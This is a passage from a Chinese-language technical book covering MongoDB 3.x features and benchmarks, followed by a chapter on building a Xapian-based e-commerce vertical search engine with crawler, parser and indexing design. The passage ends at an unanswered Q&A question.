
下面先从存储引擎层开始介绍一下一些改进点，现在已知支持的存储引擎包括 MMAP、WiredTiger、RocksDB、Memory 以及 Encryption 等。

1. MMAP

MMAP 在 3.0.x 的时候依然还是默认的存储引擎，新的改进就是在并发方面，由原来的 database-level 锁转为 collection-level 锁，不过在 3.2 版本以后默认的存储引擎替换为 WiredTiger。

2. WiredTiger

WiredTiger 应该是 MongoDB 2015 年最大的亮点了，其内部架构图如下所示。



那么它有哪些比较突出的 feature 呢？下文会给出答案。

(1) Document-level concurrency control

MongoDB 早期的锁粒度是简单粗暴的，instance-level、database-level 也一直被吐槽；有一些场景为了适应这么粗粒度锁拆了一堆数据库出来，如果没有自动化管理来配合，运


释放。

这里的数据也是存多版本的，有些类似 RDBMS 中 MVCC (multi version concurrency control)，实现同一行的读写之间的并发访问，进一步提高系统的并发访问能力。

(2) Compression

WiredTiger 支持 2 种压缩方式, snappy (默认) 和 zlib。


官方的测试效果如下图所示。



之前我们的一个业务场景在 2.6 版本上时, 1.18 Billion 记录数占用磁盘空间 3.12 TB, 而升级到 3.0.x 后, 空间占用降到了 270 GB, 使得 PCIE/SSD 的使用更划算。

我们在 MongoDB 3.0 正式生产之前使用 YCSB 进行了简单的压测。

Write-only 测试， standalone 模式如下图所示。



同样的 workload, enable 复制集如下图所示。

- 3.0.4 / snappy / replication / w=1 / enable journal
- [OVERALL], Throughput(ops/sec), 68947.44825494009
- [UPSERT], AverageLatency(us), 844.9684893
- [UPSERT], 99thPercentileLatency(ms), 0

read-only 场景:

- 3.0.4 / snappy / replication / w=1 / enable journal read:write=95:5
- [READ], AverageLatency(us), 394.409190121636
- [READ], 99thPercentileLatency(ms), 0
- [UPDATE], AverageLatency(us), 562.6090867394253
- [UPDATE], 99thPercentileLatency(ms), 0

在压测过程中也遇到了一些问题,比如会有短暂的 stall,以及 replication enable 后 Primary 的写入吞吐量会降低很多,这些都是 MongoDB 和 WiredTiger 融合后存在的不足之处。

553

另外, 关于 WiredTiger 内部也有很多 internal 参数可以调整, 这部分基本上在压测时没有调整, 只是把 eviction worker min、max 都设置为 4。

3. RocksDB

该存储引擎是 Facebook 开源的, 写入强劲 NoSQL Storage (<http://rocksdb.org/>), 不过对于 MongoDB 来说是非官方 built-in 支持的存储引擎 (<https://github.com/mongodb-partners/mongo-rocks>), 有朋友测试过这个存储引擎, 其性能表现得非常突出。

但是 WiredTiger 本身也支持 LSM option (默认是 btree), 可以通过 internal 的参数在创建表时指定, 我简单测了一下, LSM 方式的写入也是很强, 感兴趣的朋友可以深入 benchmark 下。

不过, WiredTiger 的 LSM 特性和 MongoDB 的结合还在进行中, 所以现在的使用是修改 undocument parameter, 并且也存在比如 memory leak 的 Bug, 这里只是 preview test, 并没有在生产环境中使用。

4. Memory

这是企业版存储引擎, 非开源, 有些类似于 MySQL 的 memory engine, 也是表级锁; 这里简单提下, 感兴趣的朋友请参考 SERVER-1153。

6.11.2 复制集改进

Replication protocol 在 3.2 版本之后改进了 Replication Election/Consensus 算法, 通过配置协议版本来指定。主要改进点如下所示。

- 引入 election ID 来加速 election progress, 在这之前每轮选举无法给 2 个节点投票, 并且每投票一次需要等待 30 秒才能进行下一轮, 而引入 election ID 后可以加速这个进程, 从而降低 MTTR (mean time to recovery)。简单来说 election ID 在每次 “election attempt” 的时候递增, 用来区分每一轮的选举。
- 利用已有的复制通道完成心跳检测。在这之前复制集的每个节点默认每 2 秒会给集群中的每个节点发送心跳, 这显然是不 scalable 的, 因为这样会随着集群的增加导致 “heartbeat Storm” 增加集群的 overhead。而采用新的算法后每个节点只需要和上下游节点通过在 oplog 中写入额外的元数据来进行心跳检测, 从而提高检测速度。
- 引入参数 election timeout。定义为: Node calls for an election when it hasn't heard from

the primary within the election timeout。针对具体的网络环境来做 trade-off，如果网络环境比较差，可以提高该值减少 false detection，反之，可以减小该值。

通过以上步骤，可以进一步保证 MongoDB 的 MTTR。复制集的另外一个改进，是加入了 Read Concern。

在 3.2 版本之前，复制集只支持 Write Concern，因此如果想做到强一致读只能将 Read_Preferance 设置为 Primary，否则依然会导致 stale read。而 read concern 的引入弥补了这个不足。类似 CAP 中的 $W+R>N$ 。

6.11.3 自动分片机制

对于自动分片的话，最大的一个改进是 Config Server 支持复制集模式。Config Server 从 3.2 版本开始支持复制集模式，在这之前 Config Server 的多个节点间是彼此无感知的，不仅有可能出现一致性问题，扩容和迁移时也会非常痛苦，尤其是在更换 hostname 的情况下。而在 3.2 版本之后，Config Server 完全可以利用复制集的特性了，Write Concern 是 Majority，同时 Read_Preference 是 Primary 来保证一致性和 HA。

6.11.4 其他新特性介绍

下面介绍一些其他特性。

1. Batch Index

在 MongoDB 中使用 createIndex 创建索引，如果想在一个表中批量创建多个索引，MongoDB 提供了一个方便的命令：createIndexes。不过在 3.0 版本之前，如果通过该命令给一个表创建多个索引，每个索引都要进行一次 FullTableScan，这样显然很不高效。在 3.0 版本之后，该命令只需要进行一次 FullTableScan 即可完成对所有索引的创建。

2. Partial Index

现在来假设一个简单场景：一个流单系统表里包含 2 个字段（isDone default 0，add_time），已经处理过的 isDone 会被更新为 1，在流单取数的时候会跑：query:{isDone:1, add_time:{\$ge:xx, \$le:xx}}，并且 isDone=1 的记录总占比是小于 1% 的，因此创建索引 {isDone:1, add_time:1} 可以使得取数避免全表扫描，但是却浪费了存储大量 isDone=0 的索

引空间。在 3.2 版本之后，MongoDB 支持在创建索引时带一个过滤表达式 `partialFilter Expression` 来实现 `partial index` 的功能。在该场景创建索引如下：

```
createIndex(  
    {isDone:1, add_time:1},  
    {partialFilterExpression:{isDone:1}}  
)
```

这样索引就只会索引 `isDone=1` 的记录了。

3. Document Validator

MongoDB 的 `schema free` 是 MongoDB 刚推出时的一个卖点，不过估计已经被吐槽过无数次的了，不一致的 `schema`、奇形怪状的数据等，因此 `data validaton` 的事情被推送到程序端来负责，使得这部分变得复杂。

所以在 3.2 版本中，MongoDB 推出了 `Validator`。通过 `$type`（限制字段类型）和 `$exists`（限制字段必须存在）即可简单达成 `schema` 的限制、字段类型等。这个特性有些类似于 RDBMS 中的 `check constraint`。

文档链接：<https://docs.mongodb.org/manual/core/document-validation/>。

`Vadidator` 带有 2 个参数，`validationAction` 和 `validationLevel`，用来控制在违背约束时的行为，如下图所示。

		validationLevel		
		off	moderate	strict
validationAction	warn	No checks	Warn on non-compliance for inserts & updates to existing valid documents. Updates to existing invalid docs OK.	Warn on any non-compliant document for any insert or update.
	error	No checks	Reject on non-compliant inserts & updates to existing valid documents. Updates to existing invalid docs OK.	Reject any non-compliant document for any insert or update. DEFAULT

4. Join

这个特性有一个小八卦，它在 3.2 版本 `release` 的时候被宣布为 `enterprise feature`，然后社区就开始吐槽了，如下图所示。


How long until FindAndModify is moved to enterprise? I hope this is a joke.

包括上面的 memory engine 被告知 enterprise feature 后也是有各种吐槽的，可以去看下 jira 和 mail list。

在 3.2 版本 release 两周后，MongoDB CTO 宣布该 feature 开源，也算是比较折腾的了，闲言少叙，其功能描述如下图所示。

Performs a left outer join to an unsharded collection in the same database to filter in documents from the "joined" collection for processing

Join 的本质就是 left outer join，如下图所示。



有关 Join 的详细使用请查看文档，<https://docs.mongodb.org/manual/reference/operator/aggregation/lookup/>。

6.11.5 疑问与解惑

Q：在一些涉及地理位置的场景，例如陌陌附近的用户（基于地理位置和用户活跃时间排序），MongoDB 对这块也有支持，它相较于 PostgreSQL 和 Solr 有什么优势吗？在二者间该如何选择？

我个人在 GIS 这方面是没有使用经验的，包括 MongoDB 的 GFS feature。我的看法还是团队对于哪个方案更熟悉、可控。网上关于这些的对比很多，不过最终还是得多 benchmark，多看看 maillist 的吐槽，判断能不能接受副作用。我们对于 MongoDB 的使用

主要是看重它在非事务场景下的性能和可用性。

Q: 相比 MySQL, MongoDB 的优势有哪些? 未来可能剃掉关系型数据库吗?

它的相对优势有 built-in failover 支持、可配置的读写分离模式 (这里主要指 read_preference 以及 tag-awareness, 包括 read concern)、ddl-free (这里避免提 schema-free, 因为很多场景是需要 schema 的), MySQL 的大表 DDL 还是问题, 当然也会慢慢有解的, auto-sharding 也是比较方便的扩展。至于是否可以替代的话, 今天我们回顾, 发现其实都在不断地进化, 比如 document validator/join 等 feature, 包括 queryplan cache 等。而 MySQL 也会不断改进自身的缺陷。所以我觉得不存在替换的可能。还是需要结合场景。说白了, 还是 NoSQL, 在事务方面想做到像 RDBMS 这样, 还有很长的路要走。

Q: MongoDB 适合的场景是什么?

简单来说非常适合读多写少; 因为如果想扩展写入的能力需要引入 auto-sharding, 我个人觉得 MongoDB 在 auto-sharding 这块比较重。LVS->Proxy->datanode 经典的三层架构运维的痛点比较大。而复制集模式是比较好用的, 并且基本上 driver 都支持 topology auto discovery, 所以从易用、易运维的角度, 我更推荐读多写少。

Q: MongoDB 和 Redis 同属 NoSQL, 二者的差异如何? 先选型上主要考虑哪些?

如果追求稳定的 Latency 输出, 我会选择 Redis, MongoDB 当前还是会存在 spike 点。如果业务层面可以接受, 或者通过架构层面来解决, 那建议用 MongoDB。因为 MongoDB 天然支持 auto-failover 和读写分离, 而 Redis 需要额外的工作。当然 Redis-cluster 也可以支持 HA, 不过生产使用还是在慢慢踩坑阶段, 这方面没有 MongoDB 成熟。

另外就是功能层面, MongoDB 支持的 API 和 Redis 支持的数据结构的差异。比如 MongoDB 的 findAndModify, 比如二级索引。而 Redis 支持的比如 HLL、zset, 也是很难用 MongoDB 直接替代的。还有就是服务端的线程模型, Redis 是单线程而 MongoDB 是 one-thread-per-connection, 这点也需要考虑进去, 比如读热数据。

Q: 您怎么看这几年新兴的 NewSQL?

我还是有些关注 NewSQL 的, 比如 voltdb/nuodb/tiDB, 看着都眼馋, 不过我比较谨慎。NewSQL 太新了, 一般还是存储比较重要。对非核心场景感兴趣的读者可以试试, 目前我在学习的同时, 也在尝试 POC 某些 NewSQL 产品。

Q：感觉这个新的存储引擎有些像关系数据库了，MongoDB 是怎么保证比关系数据库性能高的？

简单来说就是，做得少就做得快。我记得 Oracle 大牛 Tom 说过一句话，大概意思是：如果想做一件事儿很快，最快的方法就是不做。这句话当时是讲 SQLparse 的。放到这是一样的道理。毕竟相对于 RDBMS，MongoDB 去掉了事务的支持，也就去掉太多事情了。快是应该的，但是现在和 WiredTiger 还是在不断磨合阶段，稳定输出性有待提高。

Q：有没有什么方案可以使 MongoDB 和 ZooKeeper 结合？

我们还没有结合 MongoDB 和 ZooKeeper 在一起使用过。因为它的 Failover 是基于内部协议的，没有通过 ZK 来协调。比如 Hbase，包括 Kafka 都在慢慢去掉对 ZK 的依赖，使用内部的协议来完成可用性及拓扑发现的 feature。

6.12 基于 Xapian 的垂直搜索引擎的构建分析

王晓伟，2009 年创办麦图科技，专注于电商行业的垂直搜索，受到多家天使、Pre-A 投资机构的关注。有十多年的互联网、游戏、内核安全从业经验。历任软件工程师、高级软件工程师、技术经理和总监。目前主要从事手机游戏发行平台的构建，推进公司 DevOps 的培养和运维自动化的实施。



6.12.1 垂直搜索的应用场景


1. 拼音搜索

场景 1 是基于拼音搜索联系人，可以从开始处搜索，也可以从中间搜索。



2. 关键字搜索

场景 2 是基于关键字搜索常见的政府网站，存在的问题参见下图中的说明。



对搜索业务场景的归纳如下所示。

- 传统封闭系统：ERP、CRM、OA、知识管理系统、站内搜索、各种企业/电子政务系统。
- 新型大众用户系统：移动应用、桌面应用、交互友好的 Web 系统。
- 技术应用：拼音——汉字的检索、自动补全、支持推荐系统。
- 解救数据库的 like 查询：根据数据库数据量级和文本长度不同，性能可以提高数个量级。

下面是对搜索应用场景的举例，如下所示。

- 很多政府信息公开网站的站内搜索使用数据库的 like，导致大量有用信息无法查询（场景 2），在需要用垂直搜索技术提高查询的质量。

- 拼音查询，在文字起始处查询和文字中间查询（场景1）。

- App 本地搜索（场景1）。

从应用场景上看，目前在大数据、用户产生数据的背景下，搜索的需求是刚性的。

6.12.2 技术选型

1. 检索引擎选型

彼时选型背景有：

- Xapian 相对完备的理论模型和技术实现，较早支持概率模型（BM25），彼时 Lucene 和 Sphinx 不支持 BM25（事实上都要晚上一两年）。
- Lucene 早期版本的二次开发工作量太大，该版本更像一个实验性的项目，只实现了一些主要功能。
- Lucene 早期版本的索引和检索性能远低于 C++ 实现的 Xapian。
- Solr 定制灵活性较差，比较适合整站页面抓取和全文索引处理，不能满足对于电商产品的索引需求（重点索引，不需要全文）。
- Sphinx 与 MySQL 结合过于紧密，定制侵入性太强，检索模型单一，更适合相关性排序和权重计算不那么高的全文检索。

主要思路如下所示。

选型一定要了解业务和业务的价值，垂直搜索的核心价值在于，要对用户输入关键字的搜索意图有充分理解，返回的结果的相关性、权重排序要与用户高度匹配，提高满意度，所以对于检索模型和权重计算要求较高。

比如彼时，Nokia N97 很流行，iPhone 也很流行，当用户输入 N97 时，京东、亚马逊、一号店等绝大多数网站搜索出来的前 10 名几乎都为 N97 的配件，而我们搜索的结果是 N97 手机。

这就是全文搜索和垂直搜索的本质差异。在这点上跟推荐系统有点像，只不过推荐系统是根据用户的历史足迹和行为推定出来，而垂直搜索是通过关键字。某些情况下，两者可以相互融合。

最终，我们选择了 Xapian。

2. 存储选型

这一部分主要从笔者所接触的系统着眼，其中的一些看法在今天来看也许不一定正确，这里主要分享一下思路。当时我们选择了 Cassandra+MongoDB，而不是 HDFS/Hbase，是

出于以下几点原因。

- HDFS 处理小文件时是个坑，空间浪费大，文件一多，检索性能就会慢下来。彼时 HDFS 没有现在这么稳定，NameNode 会因为莫名的原因阻塞。HDFS 文件管理跟普通的文件系统原理相同，命名空间节点有限，需要多级目录管理，最终检索太费劲。
- HBase 基于 HDFS，性能一般，检索困难，Scheme 定义没有 MongoDB 灵活。不过现在好多了。同样都有单点故障，彼时创业公司的运维能力还不强，资源也没有那么多，感觉维护不来。
- 将 Cassandra 和 MongoDB 搭档基本能解决我们问题，有扩容方便、检索便利、scheme 自由度高等优点；Cassandra 是去中心化的，只要不是几个机架一起坏，一般不会有事；基于一致性 Hash 的数据分布，扩容比较无忧，会自协调；根据配置可以做到多份 replica，有容灾能力。
- 我们最初用的 MongoDB 1.x 版本功能雏形已经全了，检索方便，支持 JS 的 mapreduce。我们基于 Ruby 和 C++ 运行开发，而 MongoDB 从开发之初就支持 Ruby。创业公司在造型时最头疼的就是时间问题，我们不能停下来选型而不做业务。这是个比较大的矛盾。希望上面提到的几点经验能使大家有所借鉴。

6.12.3 垂直搜索的引擎架构

接下来我们将分享一下 5000 万数据以内的垂直搜索引擎的架构模型，模型中也涉及了流式计算，当然彼时流式计算并没有如此完整的模型和开源项目的支持。我们可谓是蛮干了一把！此处可以与王新春老师的《实时计算在点评》（本章第 2 节）中的内容做个比较（当然，结论是我们还是很山寨的）。整体架构包含以下部分。

1. 种子发生器

用于入口页面的发布，可以根据需求定义粒度，比如整个 <http://www.jd.com> 是一个入口，夺宝岛 <http://auction.jd.com/index.action> 也是一个入口。后面会介绍业务场景。

以 <http://www.jd.com> 为入口，是实时性要求不高的数据。

以 <http://auction.jd.com/index.action> 为入口，是实时性要求很高的业务。

2. 抓取系统（Crawler）

单进程单线程异步多工方式抓取，以分布部署、容错性、健壮性为主。通用的模块与具体站点和业务无关，只负责抓取，抓取的 URL 最初由种子发生器发出，后面由 Parser

页面解析系统分析 URL 后再填充。Crawler 是一个不会停止的系统。Crawler 的数据 key 和 meta-data 存储于 MongoDB，页面的 RAW 数据存储于 Cassandra。Crawler 除了要有容错性、健壮性之外，对性能的要求也很高。

3. 页面解析器 (Parser)

与业务相关，它从 MongoDB 和 Cassandra 获取数据，负责对页面进行符合业务需求的分析，根据关键字、URL 特征和预置的规则将页面 URL 和部分数据提取出来，另外实现查重的功能（几亿数据查重，采用 bloomfilter+Redis 实现）、bloomfilter 的及时引入确实很救命，数据检索更新和查重节省了很多时间；不过与 Redis 适配时有点问题，另外虽然 Redis 很快，它们为有条件的话还可以再优化。

4. 数据分析器 (Analyser)

语料分析，这是真正的业务核心。将 HTML 的页面数据提取成结构化的数据，存储到 MongoDB。整个架构最精彩的部分也在这里，如何能做到处理几十家不同网站数据提取和规整，并能跟上源站更新的节奏（当时某东几乎天天更新），又便于多人并行开发和更新，如何保证低耦合、互相隔离、持续部署，这是一个有趣的问题。


5. 索引器 (Indexer)

完成从 MongoDB 提取数据、分词、语法分析、部分语义分析、计算预置权重、完成索引。该模块完成一堆数据到信息的提炼，直接影响了用户查询结果的质量和满意度。比如判断语义、相关性排序等。从代码层面来看，索引工作其实不难，调用几个函数添加数据即可，但是其实功夫都花在前面了。索引和检索是垂直搜索引擎的大脑，是思考的部分，性能要好，结果要准。

6. 图片到文字的提取识别 (Ocr)

最初我们测试过 Tesseract OCR（由 HP 开源，后来由 Google 赞助的一个项目），但是后来发现不实用，样本学习过程繁琐，更新不方便，关键是识别太慢。于是后来我们手动写了一套专门只针对数字的识别服务。OCR 处理会在索引之前完成，在大多数情况下其实不是必需的，当时主要针对某东和后来被鹅厂收购的某讯，现在某东上的价格已经不再以图片的形式显示了。

下页中的图大概展示了一下这之间的逻辑，核心中间件是 RabbitMQ。



后来有所改进，我们把 CWS 也单独抽取出来，自己写了一个简单的 MQ Agent，是基于 Redis 实现的，性能比 RabbitMQ 要好很多。如果有条件建议使劲地 Hack。

6.12.4 垂直搜索技术和业务细节

1. 如何提高垂直检索质量和语义识别

其实语义识别本身是很难的，但是一定的关键词集合里是可以做到且优化的。比如前面提到的，搜索“N97 手机”搜出一堆手机配件的情况，是因为手机和手机配件含有相同的关键词。传统的相关度、权重的模型是基于语料库 TF/IDF 做的。但是商品的名称文字是很短的，基本上只会出现一次，名称相似度也没有可以参考的，那该怎么办呢？

在这种情况下就需要预置权重，我们编写了一套学习的工具。通过分类、品类，建立了词干、词根的树形结构；同时设定每层的权重，那么用户在搜索的时候，匹配从根部开始，这样就避免搜出树枝部分。这是个非常繁琐细致的工作，要人工分析整个商品库的话很难。需要有一套启发式的词根更新方法和工具。

2. 如何应对不同众多异构数据模型

下页中的面第一张图列出了对于不同站点检索的模板文件的管理结构。

Name	Last Update
..	
360buy.com	6 years ago
3suisses.com.cn	6 years ago
99read.com	6 years ago
amazon.cn	6 years ago
askul.com.cn	6 years ago
cn.strawberrynet.com	6 years ago
dangdang.com	6 years ago
danglang123.com	6 years ago
dhc.net.cn	6 years ago
hk.oregonscientific.com	6 years ago
icson.com	6 years ago
justonline.cn	6 years ago
lafaso.com	6 years ago
lamiu.com	6 years ago
lepu.com	6 years ago

下图展示了其下层目录的结构。

Name	Last Update
..	
crumb.erb	6 years ago
detail.erb	6 years ago
detail_1.erb	6 years ago
image.erb	6 years ago
images.erb	6 years ago
info.erb	6 years ago
price.erb	6 years ago
product_params.erb	6 years ago
product_params_1.erb	6 years ago
title.erb	6 years ago

前文提到我们是做电商的垂直搜索的，需要从源站获取商品信息：商品名称、价格、图片、规则参数、详细介绍及评论。

显然每个源站都不一样，要适配四十几家网站的话就需要一种独立、易更新的、fast-fail 的、错误自容的架构。这样能保证开发可以并行，源站更新可以快速适配，出现错误时不影响其他模块。

一开始的做法是在代码里做各种 if/else，但在团队多人共同开发时，将给合并代码和解决冲突带来很大的工作量。后来采用插件式编程，这使动态加载模块看上去不错，但是会污染代码运行环境，运行久了容易出一些莫名其妙的 Bug。

后来，我们采取了基于模板语言的方法，把业务逻辑封装到一个模板文件，此文件结构本身是 HTML，通过 `<script>` 标签把我们的业务代码放到 HTML 里。这样好处是业务代码跟要解析的 HTML 在一起，方便代码提取数据的逻辑调试，同时，业务代码的运行环境被隔离在模板范围内，即使出了问题也不会污染到其他代码。而前提则是要开发一套工具用于模板编写调试。

3. 关于算法选择

算法一定不是万能的。现在计算权重、相关性的算法很多。我们尝试过基本的布尔、BM25、SVM、Cosine similarity，等等。

其实将这些算法直接应用到现实业务时都不灵。那为啥会有这么高大上的算法存在呢？

我们的经验是：想要发挥算法奇效，要靠数据索引前的预处理。所以，踏踏实实做数据处理、分析业务，然后理解数据与算法的结合点；最终才能做到相得益彰，检索出符合用户心理的结果。

6.12.5 疑问与解惑

Q：请问您使用的中文分词器是什么，自研的还是其他？拼音搜索是如何实现的，是在新建索引时转换为拼音存起来吗？

中文分词器：基于 SCWS，国人开源之作。自行开发了 Ruby 和 Python 的 binding。关于拼音搜索是如何实现的这个问题，如你所言要事先索引。补充一点，类似 Google 的搜索纠错（编辑距离算法）、智能补全等都可以通过预置的方法实现。

Q: 在数据分析器分析 HTML 代码的时候, 如何解决 Ajax 的问题?

我们遇到某宝时是这样的, 一开始想开发一套基于 Webkit 的工具处理, 后来发现性能太差, 而且某宝 Ajax 请求基本稳定; 所以在模板里直接发起 HTTP 搞定。或者也可以在 Parser 阶段取出相关 URL 进行处理。这里我们没找到通用的解决方案。

Q: 如果能重新让你选择一次, 在目前情况下你会做哪些选型上的改进?

